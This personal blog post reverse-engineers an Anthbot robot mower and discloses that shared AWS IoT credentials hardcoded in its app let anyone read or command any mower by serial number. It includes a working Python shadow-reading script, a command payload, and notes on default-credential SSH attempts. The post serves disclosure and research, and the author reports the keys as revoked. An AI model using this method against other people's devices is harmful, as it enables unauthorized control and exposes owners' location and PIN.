Update, 2026-10-26: This post is getting a lot of new traffic right now, so I re-checked the vulnerability. It has since been closed. The leaked AWS keys are now rejected by AWS IoT with
403 Forbidden, so the device shadow can no longer be accessed. Anthbot appears to have revoked the credentials. Everything below describes the state as of April 2026, when the vulnerability was real and exploitable. It can no longer be reproduced with the old keys today.
I bought myself an Anthbot Genie 600 robot mower and wanted to know what it was up to. After a few hours of nmap, tcpdump and Python scripting I had access to the complete device status, all sensor data, and I can send commands. The dumb part is that Anthbot uses hardcoded AWS credentials in their app that anyone can read out. With those, anyone who knows a serial number can control any Anthbot mower worldwide.
Cloud-only architecture
The mower has no local API. Everything runs through AWS IoT in Frankfurt (eu-central-1). The device pushes its status into an AWS IoT Device Shadow every 4-5 seconds. The app reads from and writes to this shadow, and the device syncs itself automatically. No direct contact between app and mower needed.
A Device Shadow is a JSON document in the cloud that mirrors the complete device state. There are two shadows: property for status and sensor data, service for commands and OTA updates.
The security flaw
The GitHub repository vincentjanv/anthbot_genie_ha contains hardcoded AWS access keys that were extracted from the official Anthbot app. These keys allow you to:
- Read the AWS IoT Device Shadow for any Anthbot device worldwide (only the serial number needs to be known)
- Write the Device Shadow (send commands)
- No S3 access (the firmware is in a separate bucket)
This is a serious security bug: shared IoT credentials for all devices instead of per-device certificates. Anyone who knows a serial number (e.g. from a photo of the label) can read out and control the device.
Reading the shadow
The shadow contains everything: battery level, GPS position, WiFi IP, cutting height, mowing schedules. And the PIN code in plaintext.
import datetime, hashlib, hmac, json, urllib.request

ACCESS_KEY = "..."  # siehe github.com/vincentjanv/anthbot_genie_ha
SECRET_KEY = "..."  # const.py, EU-Region
REGION = "eu-central-1"
HOST = "a2bhy9nr7jkgaj-ats.iot.eu-central-1.amazonaws.com"
SN = "XXXXXXXXXXXX"

def sign(key, msg):
    return hmac.new(key, msg.encode(), hashlib.sha256).digest()

def get_sig_key(secret, date, region, service):
    return sign(sign(sign(sign(("AWS4"+secret).encode(), date), region), service), "aws4_request")

now = datetime.datetime.utcnow()
amz_date = now.strftime('%Y%m%dT%H%M%SZ')
date_stamp = now.strftime('%Y%m%d')
path = f"/things/{SN}/shadow"
query = "name=property"
payload_hash = hashlib.sha256(b"").hexdigest()
headers = f"host:{HOST}\nx-amz-content-sha256:{payload_hash}\nx-amz-date:{amz_date}\n"
signed_headers = "host;x-amz-content-sha256;x-amz-date"
canonical = f"GET\n{path}\n{query}\n{headers}\n{signed_headers}\n{payload_hash}"
credential_scope = f"{date_stamp}/{REGION}/iotdata/aws4_request"
string_to_sign = f"AWS4-HMAC-SHA256\n{amz_date}\n{credential_scope}\n{hashlib.sha256(canonical.encode()).hexdigest()}"
sig_key = get_sig_key(SECRET_KEY, date_stamp, REGION, "iotdata")
signature = hmac.new(sig_key, string_to_sign.encode(), hashlib.sha256).hexdigest()
auth = f"AWS4-HMAC-SHA256 Credential={ACCESS_KEY}/{credential_scope}, SignedHeaders={signed_headers}, Signature={signature}"
url = f"https://{HOST}{path}?{query}"
req = urllib.request.Request(url, headers={"host": HOST, "x-amz-date": amz_date, "x-amz-content-sha256": payload_hash, "Authorization": auth})
with urllib.request.urlopen(req, timeout=10) as r:
    print(json.dumps(json.loads(r.read()), indent=2))
The shadow shows me everything: battery level 100%, status "charge", GPS coordinates, mapped area 517m², cutting height 50mm, mowing schedule for every day 21:00-08:00. And, of course, the PIN code.
Sending commands
You write commands into the service shadow:
POST /things/SN/shadow?name=service
{
  "state": {
    "desired": {
      "cmd": "mow_start",
      "data": 1
    }
  }
}
Known commands: mow_start, stop_all_tasks, charge_start, param_set for cutting height, volume_ctl for volume. The device polls the shadow every few seconds and executes the commands.
SSH not cracked yet
Port 22 is open (Dropbear SSH, Linux), but I don't have the password yet. Tried all the default credentials, nothing works. The next step would be UART access: open up the device, find the UART pins, hook up a USB-UART adapter, and capture the bootloader output. Or download the firmware via phone MITM and analyze it with binwalk.
Monitoring is running

I have a Python script that polls the shadow every 30 seconds and writes it into InfluxDB. It runs as a systemd service on my homelab server. Battery level, mowing time, GPS position, maintenance status, all in Grafana.
What's still to come
- Download and unpack the
.MowerPackfirmware - Determine the SSH password via UART
- Examine the camera feed (the thing has a camera!)
- Report the security flaw to Anthbot
- Check whether the keys really give access to all Anthbot devices
Until then: my mower is under monitoring and I can control it with a Python script.